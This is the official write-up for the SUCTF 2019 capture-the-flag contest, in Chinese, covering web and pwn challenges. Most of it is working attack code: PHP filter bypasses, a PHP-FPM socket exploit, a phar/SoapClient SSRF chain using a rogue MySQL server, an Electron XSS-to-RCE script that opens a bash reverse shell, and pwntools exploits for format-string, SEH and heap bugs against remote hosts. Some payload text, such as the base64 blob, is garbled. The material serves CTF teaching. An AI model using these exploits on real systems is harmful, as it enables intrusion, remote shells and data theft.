

SUCTF 官方wp

SUCTF 官方wp

Web

CheckIn

EasyPHP

第一层

第二层

第三层

EXP

exp1.py

exp2.py

pythonginx

Upload Labs 2

easy_sql

iCloudMusic

Cocktail's Remix

Pwn

playfmt

BabyStack

old_pc

exp from 人人人

exp from Kirin

exp from 7o8v

sudrv

Misc

签到题

game

guess_game

Rev

hardCpp

rev

Akira Homework

SignIn

babyunic

Crypto

DSA

出题思路

解题思路

DSA数字签名

签名方案

验签方案

利用方法

exp

Prime

出题思路

解题思路

exp

MT

出题思路

解题思路

RSA

出题思路

解题思路

Web

CheckIn

一个比较老的上传技巧,但是貌似很少人知道,一些上传总结中都没有出现,github 开源项目 upload-lab 上也没有出现过,所以就拿来出题了。`.user.ini` 适用于 php-fpm 的场景下的上传 trick,但是 CTF 比赛中貌似都还没有出现过,直接拿了国赛华东赛区的一个上传绕过题目来改的,原本是直接 ban 掉了 `htaccess`,防止大家思路跑偏,可是出题人打字太快了写成了 `htacess`,就比较尴尬了。

参考[user.ini文件构成的PHP后门](#)

EasyPHP

这道题没有什么全新的考点,就是三层绕过,但是第三层 fpm 绕过 `disable_functions`,作为出题人要给大家谢罪了。。。忘记过滤了 `ini_set`,结果导致大家都用的[bypass open_basedir的新方法](#) 这篇文章中的思路。另外还有 `putenv`,所以第三层基本上是废了 T_T。

第一层

黑名单执行,参考自 <https://xz.aliyun.com/t/5677>,另外限制了长度。

Php的经典特性“Use of undefined constant”,会将代码中没有引号的字符都自动作为字符串,7.2开始提出要被废弃,不过目前还存在着。

Ascii码大于 0x7F 的字符都会被当作字符串,而和 0xFF 异或相当于取反,可以绕过被过滤的取反符号。

可以传入phpinfo,也可以进入第二层get_the_flag 函数

```
?_=${%ff%ff%ff%ff^%a0%b8%ba%ab}{%ff}();&%ff=phpinfo
?_=${%ff%ff%ff%ff^%a0%b8%ba%ab}{%ff}();&%ff=get_the_flag
```

第二层

.htaccess文件上传,也算是屡见不鲜了

上传的.htaccess文件可以为如下,我上传的文件是 zenis.pxp

```
#define width 1
#define height 1
AddType application/x-httpd-php .php
php_value auto_append_file "php://filter/convert.base64-
decode/resource=zenis.php"
```

后面上传的文件可以加一个四个字符 b"\x18\x81\x7c\xf5"，这样base64之后开头就是 GIF89了

第三层

有了webshell后，发现有 open_basedir限制，在www目录下发现文件 F1AghhhhhhhhhhhhhHH，但是发现是个假的 flag，还提示说有 php7.2-fpm has been initialized in unix socket mode!

这里不难联想到 fpm 绕过 open_basedir，disable_functions等限制，参考[open_basedir bypass with IP-based PHP-FPM](#)，今年不止考了一次了

php7.2-fpm.sock默认在

unix:///run/php/php7.2-fpm.sock

借用p神的脚本魔改一下，不过还要加上对 open_basedir 的重设

```
'PHP_VALUE': 'auto_prepend_file = php://input'+chr(0x0A)+'open_basedir = /',
```

EXP

exp1.py

改自 p 神的payload，这里贴出关键部分，可以生成base64版，以 GIF89a 开头的payload，

```
def request(self, nameValuePairs={}, post=''):
    #if not self.__connect():
    #    print('connect failure! please check your fasctcgi-server !!')
    #    return
    .....
    #print(request)
    #print(base64.b64encode(request))
    pay = "<?php \n$exp = \"\""+base64.b64encode(request).decode()+"\"";
    pay = pay + ""
    print_r($exp);
    $sock=stream_socket_client('unix:///run/php/php7.2-fpm.sock');
    stream_socket_sendto($sock, base64_decode($exp));
    print("\n");
    while(!feof($sock)){
        print_r(fread($sock, 4096));
    }
    fclose($sock);
    """
    print(base64.b64encode(b"\x18\x81\x7c\xf5"+pay.encode()))
    exit()
```

```

.....
    'CONTENT_LENGTH': "%d" % len(content),
    'PHP_VALUE': 'auto_prepend_file = php://input'+chr(0x0A)+'open_basedir
= /',
    'PHP_ADMIN_VALUE': 'allow_url_include = On'
}
response = client.request(params, content)
print(force_text(response))

```

exp2.py

将 exp.py 生成的 payload 放到 exp 变量即可

```

import requests

url = "http://192.168.188.128:8810/"
payload = "?_=${%ff%ff%ff%ff^%a0%b8%ba%ab}{%ff}();&%ff=get_the_flag"
files = {'file':(".htaccess","""#define width 1
#define height 1
AddType application/x-httpd-php .php
php_value auto_append_file "php://filter/convert.base64-
decode/resource=zenis.php""")}
r1 = requests.post(url+payload, files=files)
#print(r1.text)



exp =
""GIF89Tw/cGhwIAokZXhwID0gIkFRRjZPQUFJQUFBQUFRQUFBQUFBQUFRWVqZ0I3QUFBRVF0SF
WUKzWMEZaWDBSt1ZFVlNSa0ZEULVaaGMzUkRSMGt2TVM0d0RnU1NSVkJZWU1ZOVVgWUZWWRWhQUkZCU
FUxUVBGMU5EVWtsUVZGOUDTVXhGVGTGTlJTOTJZWEl2ZDNkM0wyaDBiV3d2YVclalpYZ3VjR2h3Q3h
kVFExSkpVRlJmVGtGTlJTOTJZWEl2ZDNkM0wyaDBiV3d2YVclalpYZ3VjR2h3REFCULZVVlNXVjlUV
kZKS1RrY0xGMUpGVVZWRLUxUmZWVkpKTDNaAGNpOTNkM2N2YUhSdGJDOXBibVJsZUM1d2FIQU5BVVJ
QUTFWTLJVNvVYUUpQVDFRdkR3NVRSVkpXULZKZlUwOUdWRmRCVWtWd2FIQXZabU5uYVdOc2FXVnVkQ
XNKVWtWTLQxUkZYMEZFUKZJeElqY3VNQzR3TGpFTEJGSkZUVTLVU1Y5UVQxSlVPVGs0TlFzSlUwVlN
Wa1ZTWDBGRVJGSXhNamN1TUM0d0xqRUxBbE5GVWxaRlVsOVFUMUpVT0RBTENWTkZVbFpGVWw5T1FVM
UZiRzlqWvd4b2IzTjBED2hUULZKV1JWSmZVRkpQVku5RFQweElWRLJRTHpFdU1Rd1FRMDlPVkVWT1Z
GOVVXVkJGWVhCd2JHbGpZWfJwYjI0dmRHVjRkQTRDUTA5T1ZFVkJ9WRjlNUlU1SFZFZzBNZ2t3VUVoU
VgxWkJURLZGWVhWMGIxOXDjbVZ3WlclalgyWnBiR1VnUFNCd2FIQTZMeTlwYm5CMWRBCHZjR1Z1WDJ
KaGMyVmthWElnUFNBdkR4WlFTRkjmUVVSTlNVNWZwa0ZNv1VwaGJHeHZkMTkxY214ZmFXNWpiSFZrW
lNBOUlFOXVBUVI2T0FBQUFBQUJCWG80QUVvQUFEYy9jR2h3SuhCeWFXNTBYM0lvYzJOaGJtUnBjaWd
uTDNaAGNpOTNkM2N2YUhSdGJdy3BLVHMvUGdFRmVqZ0FBQUFBiJskICAgIHByaW50X3IoJGV4cCk7C
iAgICAKc29jaz1zdHJlYW1fc29ja2V0X2NsaWVudCgndW5peDovLy9ydW4vcGhwL3BocDcuM1lmcG0
uc29jaycpOwogICAgc3RyZWftX3NvY2tldF9zZW5kdG8oJHNvY2ssIGJhc2U2NF9kZWVvZGUoJGV4c
CkpOwogICAgcHJpbnQoIgoiKTskICAgIHdoaWxlKCFmZW9mKCRzb2NrKS17CiAgICAgICAgcHJpbnR
fcihmcmVhZCgkc29jaywgNDA5NikpOwogICAgfQogICAgZmNsb3NlKCRzb2NrKTSK""

files = {'file':("zenis.php",exp)}
r2 = requests.post(url+payload, files=files)
print(r2.text)
print(requests.get(url+r2.text).text)

```

pythonginx


这是在刚刚举行的 black hat 2019 上看到的東西，感觉比较有意思，就拿来出题了。



Python was vulnerable

```
>>> from urllib.parse import urlsplit, urlunsplit
>>> url = 'http://canada.c%.microsoft.com/some.txt'
>>> parts = list(urlsplit(url))
>>> host = parts[1]
>>> host
'canada.c%.microsoft.com'
>>> newhost = []
>>> for h in host.split('.'):
...     newhost.append(h.encode('idna').decode('utf-8'))
...
>>> parts[1] = '.'.join(newhost)
>>> finalUrl = urlunsplit(parts)
>>> finalUrl
'http://canada.ca/c.microsoft.com/some.txt'
```

- Credit for this vulnerability is shared with Panayiotis Panayiotou



#BHUSA @BLACKHATEVENTS

//题目代码都没改多少，但是很多队伍都跑远了...orz

预期解：

```
file:///suctf.c%sr%2ffffffflag @111
```

这里我选用的是 `%` 这个字符，再加上题目给的 nginx 提示，其实按照预期思路基本没有什么坑，就比较容易让人想到 `/usr/local/nginx/conf/nginx.conf` 这个 nginx 配置文件了，里面就有 flag 的位置。

看了很多师傅的非预期，感觉也挺有意思的，但是按照其他的思路来看这题就成了一道猜 flag 位置的题。（给师傅们磕头了，匡匡匡，是我太菜了...

问了一些师傅，都表示看了这篇文章，//vk师傅又读了一遍urllib的源码orz

其实html的提示就是想说 suctf.cc 是绑了 localhost，大家可以不用管这个域名。

题外话，还有师傅真的把 suctf.cc 给买下来了...还买了一 year orz...然后还真有一个师傅跑偏到日 suctf.cc 去了...

匡匡匡给师傅们谢罪了

Upload Labs 2

题目直接给出了附件，代码不多，简单审计我们可以知道要 `getFlag` 就需要绕过 `127.0.0.1` 的限制，首先我们来看怎么绕过 `127.0.0.1` 的限制。在 `class.php` 中，我们可以很明显的看到存在

```
function __wakeup(){
    $class = new ReflectionClass($this->func);
    $a = $class->newInstanceArgs($this->file_name);
    $a->check();
}
```

打ctf比较多的人可能会很熟悉，这是可以通过反射 SimpleXMLElement 来进行xxe，但是题目在 config.php 中把外部实体给限制了。但是从 \$a->check(); 的调用我们不难想到可以利用 SoapClient 来进行 SSRF,利用条件就是要通过反序列化，那么怎么得到反序列化呢 这个题考的就是 finfo_file 触发 phar 反序列化，但是题目有以下限制：

```
if(preg_match('/^(ftp|zlib|data|glob|phar|ssh2|compress.bzip2|compress.zlib|rar|ogg|expect)(.|\s)*|(.|\s)*(file|data|\.\.)(.|\s)*\/i',$_POST['url'])){
    die("Go away!");
}
```

ban 掉了 phar 开头的伪协议，还有一些考过的协议，发现还有 php 伪协议没有 ban，于是可以利用类似于

```
php://filter/read=convert.base64-encode/resource=phar:///./1.phar
```

这种形式来触发反序列化，所以基本外层都弄完了，下面看看内部怎么弄。

题目在 admin.php 中又给了一个反序列化，这个反序列化我们可以看到只能通过

```
$admin = new Ad($ip, $port, $clazz, $func1, $func2, $func3, $arg1, $arg2,
$arg3);
$admin->check();
```

这样去触发了，又给了另几个反射类：

```
function check(){
    $reflect = new ReflectionClass($this->clazz);
    $this->instance = $reflect->newInstanceArgs();

    $reflectionMethod = new ReflectionMethod($this->clazz, $this->func1);
    $reflectionMethod->invoke($this->instance, $this->arg1);

    $reflectionMethod = new ReflectionMethod($this->clazz, $this->func2);
    $reflectionMethod->invoke($this->instance, $this->arg2);

    $reflectionMethod = new ReflectionMethod($this->clazz, $this->func3);
    $reflectionMethod->invoke($this->instance, $this->arg3);
}
```

参考[TSec 2019 议题 PPT: Comprehensive analysis of the mysql client attack chain](#)，这里其实就是

```

$m = new mysqli();
$m->init();
$m->real_connect('ip','select 1','select 1','select 1',3306);
$m->query('select 1;');

```

在自己服务器上架一个 rogue mysql 就行了，然后文件参数为 `phar://./upload/xxxx`，你上传的那个 phar 就行了，然后就可以在自己传入的那个端口拿到 flag 啦。

POC:

```

<?php
class File{

    public $file_name;
    public $type;
    public $func = "SoapClient";

    function __construct($file_name){
        $this->file_name = $file_name;
    }
}

$target = 'http://127.0.0.1/admin.php';
// $target = "http://106.14.153.173:2015";
$post_string =
'admin=1&clazz=Mysqli&func1=init&arg1=&func2=real_connect&arg2[0]=xxx.xxx.xxx.
xxx&arg2[1]=root&arg2[2]=123&arg2[3]=test&arg2[4]=3306&func3=query&arg3=select
%201&ip=xxx.xxx.xxx.xxx&port=xxxx';
$headers = array(
    'X-Forwarded-For: 127.0.0.1',
);
// $b = new SoapClient(null,array("location" =>
$target,"user_agent"=>"zedd\r\nContent-Type: application/x-www-form-
urlencoded\r\n".join("\r\n",$headers)."\r\nContent-Length: ".
(string)strlen($post_string)."\r\n\r\n".$post_string,"uri" => "aaab"));

$arr = array(null, array("location" => $target,"user_agent"=>"zedd\r\nContent-
Type: application/x-www-form-
urlencoded\r\n".join("\r\n",$headers)."\r\nContent-Length: ".
(string)strlen($post_string)."\r\n\r\n".$post_string,"uri" => "aaab"));


$phar = new Phar("1.phar"); //后缀名必须为phar
$phar->startBuffering();
// <?php __HALT_COMPILER();
$phar->setStub("GIF89a" . "<script language='php'>__HALT_COMPILER();
</script>"); //设置stub
$o = new File($arr);
$phar->setMetadata($o); //将自定义的meta-data存入manifest
$phar->addFromString("test.txt", "test");

```

```
//签名自动计算
$phar->stopBuffering();
rename("1.phar", "1.gif");
?>
```

easy_sql

题目打开之后，会提示让我们输入flag，如果输入的内容与flag一样的话，则输出flag。通过输入的字符串可以大致判断出后端逻辑是: \$query||FLAG 因此需要找到一种可以通过||带出flag的方式。在sql_mode，可以通过将其值设置为PIPE_AS_CONCAT改变||的作用为拼接字符串，此时随便输入一串字符串便能返回该字符串与FLAG拼接的内容。这里我借用N.E.X的一张图加以说明：



```
mysql> show tables;
+-----+
| Tables_in_test |
+-----+
| user            |
+-----+
1 row in set (0.01 sec)

mysql> select * from user;
+-----+-----+
| name  | pass |
+-----+-----+
| blingdog | 123456 |
+-----+-----+
1 row in set (0.06 sec)

mysql> set sql_mode='pipes_as_concat';
Query OK, 0 rows affected, 1 warning (0.00 sec)

mysql> select 'na' || 'me' from user;
+-----+
| 'na' || 'me' |
+-----+
| name         |
+-----+
1 row in set (0.02 sec)

mysql> select 1 || 'me' from user;
+-----+
| 1 || 'me' |
+-----+
| 1me       |
+-----+
1 row in set (0.00 sec)

mysql> select 1 || me from user;
ERROR 1054 (42S22): Unknown column 'me' in 'field list'
mysql> select 1 || name from user;
+-----+
| 1 || name |
+-----+
| 1blingdog |
+-----+
1 row in set (0.00 sec)
```

题目打开之后，会提示让我们输入flag，如果输入的内容与flag一样的话，则输出flag。

通过输入的字符串可以大致判断出后端逻辑是：

`$query||FLAG`

因此需要找到一种可以通过||带出flag的方式。在sql_mode，可以通过将其值设置为PIPE_AS_CONCAT 改变||的作用为拼接字符串，此时随便输入一串字符串便能返回该字符串与FLAG 拼接的内容。

这里我借用 N.E.X 的一张图加以说明：

最终的payload为：1;set sql_mode=pipes_as_concat;select 1

由于出题出到一半时有事就放着了，最后放题时看有黑名单存在便以为出完了，结果导致了許多低级的非预期解。

iCloudMusic

第一步的XSS不难，js_to_run中直接将歌单信息拼接到js中，引号+大括号逃逸即可。

拿到XSS怎样转化为RCE则考察怎样通过覆盖js原生函数来泄漏preload.js运行的node环境中的一些变量/函数等，这里有两种方法

- 思路1 暴力重写js所有原生函数 以Function.prototype.apply为例

```
Function.prototype.apply2=Function.prototype.apply;
Function.prototype.apply=function(...args){
    for(var i in args)
        if(args[i])
            console.log(args[i].toString());
    return this.apply2(...args);
}
```

views的devtools执行这个函数后，尝试执行request.get一个url，可以在console中找到 `process`。因此便可以将我们的覆盖脚本改写为：

```
Function.prototype.apply2=Function.prototype.apply;
Function.prototype.apply=function(...args){
    if(args[0]!=null && args[0]!=undefined && args[0].env!=undefined){
        Function.prototype.apply=Function.prototype.apply2;
        args[0].mainModule.require('child_process').exec('bash -c "bash -i >& /dev/tcp/xxxxxx/8080 0>&1"');
    }
    return this.apply2(...args)
}
request.get('http://www.baidu.com/',null)
```

- 思路2 白盒审计

request库/http库/其他很多node库都有可能调用process相关的函数，其中process下有这样一个函数 `nextTick`

```
f (...args) {
    process.activateUvLoop();
    return func.apply(this, args);
}
```

可以看到process.nextTick中调用了func.apply,即Function.prototype.apply,且参数this正是 `process` 本身。在http库中处理socket请求的一个关键函数即调用了这个函数

```
ClientRequest.prototype.onSocket = function onSocket(socket) {  
    process.nextTick(onSocketNT, this, socket);  
};
```

request库处理请求都使用http库，且request库本身也多次调用了这个函数

```
var defer = typeof setImmediate === 'undefined'  
    ? process.nextTick  
    : setImmediate
```

知道这一点我们便可以直接给出我们同上的利用脚本。

Cocktail's Remix

1.从robots.txt可以得到根目录下页面。

```
User-agent: *  
Disallow: /info.php  
Disallow: /download.php  
Disallow: /config.php
```

2.从info.php页面可以发现Apache后门模块mod_cocktail。

```
core mod_so mod_watchdog http_core mod_log_config mod_logio mod_version  
mod_unixd mod_access_compat mod_alias mod_auth_basic mod_authn_core  
mod_authn_file mod_authz_core mod_authz_host mod_authz_user mod_autoindex  
mod_cocktail mod_deflate mod_dir mod_env mod_filter mod_mime prefork  
mod_negotiation mod_php7 mod_reqtimeout mod_setenvif mod_status
```

3.通过download.php页面可以下载任意可读文件，包括mod_cocktail.so和config.php。下载方式:<http://ip/download.php?filename=文件名> 下载数据库配置页面config.php <http://ip/download.php?filename=config.php> 下载模块链接库mod_cocktail.so: http://ip/download.php?filename=/usr/lib/apache2/modules/mod_cocktail.so

4.下载config.php页面源码得到内网数据库地址，用户和密码

```
<?php  
    //$db_server = "MysqlServer";  
    //$db_username = "dba";  
    //$db_password = "rNhHmNkN3xu4MBYhm";  
?>
```

5.对mod_cocktail.so进行逆向，掌握后门利用方法。

对收到的HTTP请求头“Reffer”字段进行base64解码，并执行命令。

6.通过apache后门访问内网数据库获取flag值。

```
#!/bin/bash
curl 'http://127.0.0.1/1' -H 'Reffer:
bXlzcWwgLWggTXlzcWxTZXJ2ZXIgLXUgZGJhIC1wck5oSGltTmtOM3h1NE1CWWhIC1lICdzZWx1Y3
QgKiBmcm9tICBmbGFnLmZsYWc7Jw=='
#Base64解码内容:mysql -h MysqlServer -u dba -prNhHmMnK3xu4MBYhm -e 'select *
from flag.flag;'
```

Pwn

playfmt

一开始用C++泄露flag，子类继承于派生类，析构函数未写成虚析构

```
class base {
public:
    char* str;
    base() {
        this->str = (char*)malloc(32);
        memcpy(this->str, "hello,world", 32);
    }
    ~base() {
        puts(this->str);
        free(this->str);
        this->str = nullptr;
    }
};

class derived :public base {
public:
    char* flag;
    derived() {
        this->flag = nullptr;
    }
    derived(char* s) {
        this->flag = s;
    }

    ~derived() {
        this->flag = nullptr;
    }
};
```

```
puts("Testing my C++ skills...");
//安全操作

puts("testing 1...");
derived* nothing = new derived(nullptr);
```

```

delete nothing;

puts("testing 2...");
derived* nothing2 = new derived();
delete nothing2;

puts("testing 3...");
//漏洞点

//带参构造函数, this->flag = (global)flag
derived* ptr = new derived(flag);
base* ptr2 = (base*)ptr;
puts("You think I will leave the flag?");

```

然后的printf.....比较常规吧 其实是因为这个题在三月份的时候就出来了，后来de1ctf里charlie大哥出的unprintable出的比较好，然后printf就被玩烂了...

附exp

```

from pwn import *

# context.log_level = "debug"
do_fmt_ebp_offset = 6
play_ebp_offset = 14
main_ebp_offset = 26

def format_offset(format_str , offset):
    return format_str.replace("{}" , str(offset))

def get_target_offset_value(offset , name):
    payload = format_offset("{}$p\x00" , offset)
    p.sendline(payload)
    text = p.recv()
    try:
        value = int(text.split("\n")[0] , 16)
        print(name + " : " + hex(value))
        return value
    except Exception, e:
        print text

def modify_last_byte(last_byte , offset):
    payload = "%" + str(last_byte) + "c" + format_offset("{}$hhn" , offset)
    p.sendline(payload)
    p.recv()

def modify(addr , value , ebp_offset , ebp_l_offset):
    addr_last_byte = addr & 0xff
    for i in range(4):
        now_value = (value >> i * 8) & 0xff

```

```

        modify_last_byte(addr_last_byte + i , ebp_offset)
        modify_last_byte(now_value , ebp_1_offset)

p = process("./playfmt")
elf = ELF("./playfmt")

p.recvuntil("=\n")
p.recvuntil("=\n")
# leak ebp_1_addr then get ebp_addr
play_ebp_addr = get_target_offset_value(do_fmt_ebp_offset, "logo_ebp")
# get_ebp_addr
main_ebp_addr = get_target_offset_value(do_fmt_ebp_offset, "main_ebp")
# flag_class_ptr_addr = main_ebp_addr + 0x10
# flag_class_ptr_offset = main_ebp_offset - 4
flag_class_ptr_offset = 19
flag_addr = get_target_offset_value(flag_class_ptr_offset , "flag_addr") -
0x420
log.info(hex(flag_addr))

# puts_plt = elf.plt["puts"]
modify(main_ebp_addr + 4 , flag_addr , do_fmt_ebp_offset , play_ebp_offset)
# gdb.attach(p)
payload = format_offset("%{}}$s\x00" , play_ebp_offset + 1)
p.send(payload)
# log.info("flag_addr : " + hex(flag_addr))

# p.sendline("quit")
p.interactive()

```

BabyStack

通过除0异常进入正确流程后，利用栈溢出覆盖SEH，并在栈上伪造scope_table，从而bypass SafeSEH，控制程序执行流，获取flag。

```

from pwn import *
import struct

def p32(addr):
    return struct.pack("<I",addr)

def lg(s,addr):
    print( '\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))

def search_addr(addr):
    p.recvuntil("Do you want to know more?\r\n")
    p.sendline("yes")
    p.recvline()
    p.sendline(str(addr))
    p.recvuntil("value is ")

```

```

# p = Process("./BabyStack.exe")
p = remote("121.40.159.66",6666)
# p = remote("192.168.50.165",6666)
p.recvuntil("Hello,I will give you some gifts\r\n")

p.recvuntil("stack address = ")
stack_addr = int(p.recvuntil("\r\n")[:-2],16)
lg("stack_addr",stack_addr)

p.recvuntil("main address = ")
main_addr = int(p.recvuntil("\r\n")[:-2],16) + 0x4a82
lg("main_addr",main_addr)

p.recvline()
p.sendline(hex(main_addr + 0x171)[2:].rjust(8,"0").upper())

search_addr(main_addr + 0x73c24)
security_cookie = int(p.recvuntil("\r\n")[:-2],16)
lg("security_cookie",security_cookie)

# stack_addr-->0xd8fbf0
# 00D8FB24  buffer_start
# 00D8FBB4  GS_cookie
# 00D8FBB8  addr1
# 00D8FBBC  start
# 00D8FBC0  next_SEH
# 00D8FBC4  this_SEH_ptr
# 00D8FBC8  scope_table

search_addr(stack_addr - (0xd8fbf0 - 0x0D8FBC0))
next_SEH = int(p.recvuntil("\r\n")[:-2],16)
lg("next_SEH",next_SEH)

search_addr(stack_addr - (0xd8fbf0 - 0x0D8FBC4))
this_SEH_ptr = int(p.recvuntil("\r\n")[:-2],16)
lg("this_SEH_ptr",this_SEH_ptr)

search_addr(stack_addr - (0xd8fbf0 - 0x0D8FBC8))
Scope_Table = int(p.recvuntil("\r\n")[:-2],16)
lg("Scope_Table",Scope_Table)

search_addr(stack_addr - (0xd8fbf0 - 0x0D8FBB4))
GS_cookie = int(p.recvuntil("\r\n")[:-2],16)
lg("GS_cookie",GS_cookie)

search_addr(stack_addr - (0xd8fbf0 - 0x0D8FBBC))
start = int(p.recvuntil("\r\n")[:-2],16)
lg("start",start)

```

```

p.recvuntil("Do you want to know more?\r\n")
p.sendline("homura")

buffer_start = stack_addr - (0xd8fbf0 - 0x0D8FB24)
payload = ""
payload += "A"*8
payload += p32(0xFFFFFFFFE4)
payload += p32(0)
payload += p32(0xFFFFFFFF0C)
payload += p32(0)
payload += p32(0xFFFFFFFFFE)
payload += p32(main_addr - 0x1bd)
payload += p32(main_addr - 0x17a)
payload = payload.ljust(0x88, "C")
payload += "H"*0x8
payload += p32(GS_cookie)
payload += p32(main_addr - 0x17a) # "C"*0x4
payload += "C"*0x4 # p32(main_addr - 0x175)
payload += p32(next_SEH)
payload += p32(this_SEH_ptr)
payload += p32((buffer_start + 8)^security_cookie)
# payload += p32(Scope_Table)
p.sendline(payload)

p.recvuntil("Do you want to know more?\r\n")
p.sendline("yes")
p.recvline()

# raw_input()
p.sendline("AA")
# raw_input()

# p.interactive()
print p.recv()

```

old_pc

scanf导致的NULL-byte offbyone -> 32位unlink -> 想怎么打就怎么打（各位大哥对不起，下次一定提前提示libc版本号）

- 预期解是 unlink+house_of_spirit，没想到还有人被realloc卡住了[狗头]。
- 目前见过最骚的非预期是kirin师傅的house_of_prime做法和7o8v师傅的house_of_orange做法。

exp from 人人人

```

from pwn import *
from time import sleep

```

```

import sys

context.arch = 'i386'
binary = ELF("pwn")

if sys.argv[1] == 'l':
    #context.log_level = 'debug'
    io = process("./pwn")
elif sys.argv[1] == 'r':
    io = remote('47.111.59.243',10001)
else:
    info("INVALID OP")
    exit()

def choice(c):
    io.sendlineafter(">>> ",str(c))
def p(size,name,price):
    choice(1)
    io.sendlineafter("length: ",str(size))
    io.sendlineafter("Name: ",name)
    io.sendlineafter("Price: ",str(price))
def c(index,comment,score):
    choice(2)
    io.sendlineafter("Index: ",str(index))
    io.sendafter(": ",comment)
    io.sendlineafter("score: ",str(score))
def t(index):
    choice(3)
    io.sendlineafter("index: ",str(index))
def r(index,new,c,data = '',fill = ''):
    choice(4)
    io.sendlineafter("index: ",str(index))
    sleep(0.2)
    io.send(new)
    if(index<=3):
        io.sendlineafter("(y/n)",c)
        if(c == 'y'):
            io.sendlineafter("serial: ",data)
            io.sendafter("Pwner\n",fill)

#gdb.attach(io,'c')

p(0x10,'0000',0)#0
c(0,'0000',0)
p(0x10,'0000',0)#1
c(1,'0000',0)
p(0x10,'0000',0)#2
c(2,'0000',0)
t(0);t(1);

```



```

p(0x10, '0000', 0) #0
c(0, '0', 0)
p(0x10, '0000', 0) #1
c(1, '0', 0)
t(0)
io.recvuntil('Comment ')
buf = io.recv(4)
libc_base = u32(buf) - (0xf7736730 - 0xf7584000) + 0x2000
success("libc base -> %#x" % libc_base)
buf = io.recv(4)
print hex(u32(buf))
heap_base = ((u32(buf) >> 12) << 12)
success("heap base -> %#x" % heap_base)

p(0x10, '/bin/sh;\x00', 1) #0
c(0, p32(heap_base + 0x338) * 2, 1)
p(0x10, '1111', 1) #3
p(0x10, '1111', 1) #4
p(0x10, '1111', 1) #5
p(0x10, '1111', 1) #6
t(3); t(4); t(5); t(6);
p(0x6c, '2222', 2) #3
p(0xf8, '2222', 2) #4
p(0x10, "$0;\x00" + p32(0) * 2 + p32(0x1c1), 2) #5
c(5, p32(0) * 5 + p32(0x11) + 3 * p32(0) + p32(0x11) + 3 * p32(0) + p32(0x11), 2)
t(3)
p(0x6c, p32(0) + p32(0x69) + p32(heap_base + 0x30c - 0xc) + p32(heap_base + 0x30c -
0x8) + '\x00' * 0x58 + p32(0x68), 0x19) #3
t(4)
r(3, p32(0) + p32(0x19) + p32(0) + p32(libc_base + 0x1b18b0), 'y', data = 'e4SyD1C!', fill
= p32(libc_base + 0x3a940))

io.interactive()

```

exp from Kirin

```

from pwn import *

context.log_level="debug"
def add(l, note, prize):
    p.sendlineafter(">>> ", "1")
    p.sendlineafter(": ", str(l))
    p.sendafter(": ", note)
    p.sendlineafter(": ", str(prize))
def comment(index, note, score):
    p.sendlineafter(">>> ", "2")
    p.sendlineafter(": ", str(index))
    p.sendafter(": ", note)
    p.sendlineafter(": ", str(score))

```

```

def delete(index):
    p.sendlineafter(">>> ", "3")
    p.sendlineafter(": ", str(index))
    p.recvuntil("Comment ")
    s=p.recvuntil("1.")
    return s

def edit(index,note,power=0,serial=""):
    p.sendlineafter(">>> ", "4")
    p.sendlineafter(": ", str(index))
    p.send(note)
    if power:
        p.sendlineafter(")", "Y")
        p.sendafter("serial: ", serial)
    else:
        p.sendlineafter(")", "n")

#p=process("./pwn")
p=remote("47.111.59.243",10001)
add(0x14, "a"*0x13+"\n",0)
comment(0, "bbbb",12)
add(0x14, "cccc\n",1)
delete(0)
comment(1, "b",12)
libc_addr=u32(delete(1)[0:4])+0xf7dfa000-0xf7fac762+0x2000
print hex(libc_addr)
#gdb.attach(p)
add(0x14, "aaaaaa\n",0)
add(0xfc, "ddddddd\n",1)
add(0x14, "eeee\n",2)
delete(0)
add(0x14, "a"*0x14,0)
delete(0)
for i in range(5):
    add(0x14, "a"*(0x14-i-1)+"\n",0)
    delete(0)
add(0x14, "a"*16+"\xa8"+"n",0)
delete(1)
add(0x24, "aaaaaa\n",0)
comment(2, "2"*84,0)
s=delete(2)
heap_addr=u32(s[84:84+4])
print hex(heap_addr)
add(0x14, "a\n",0)
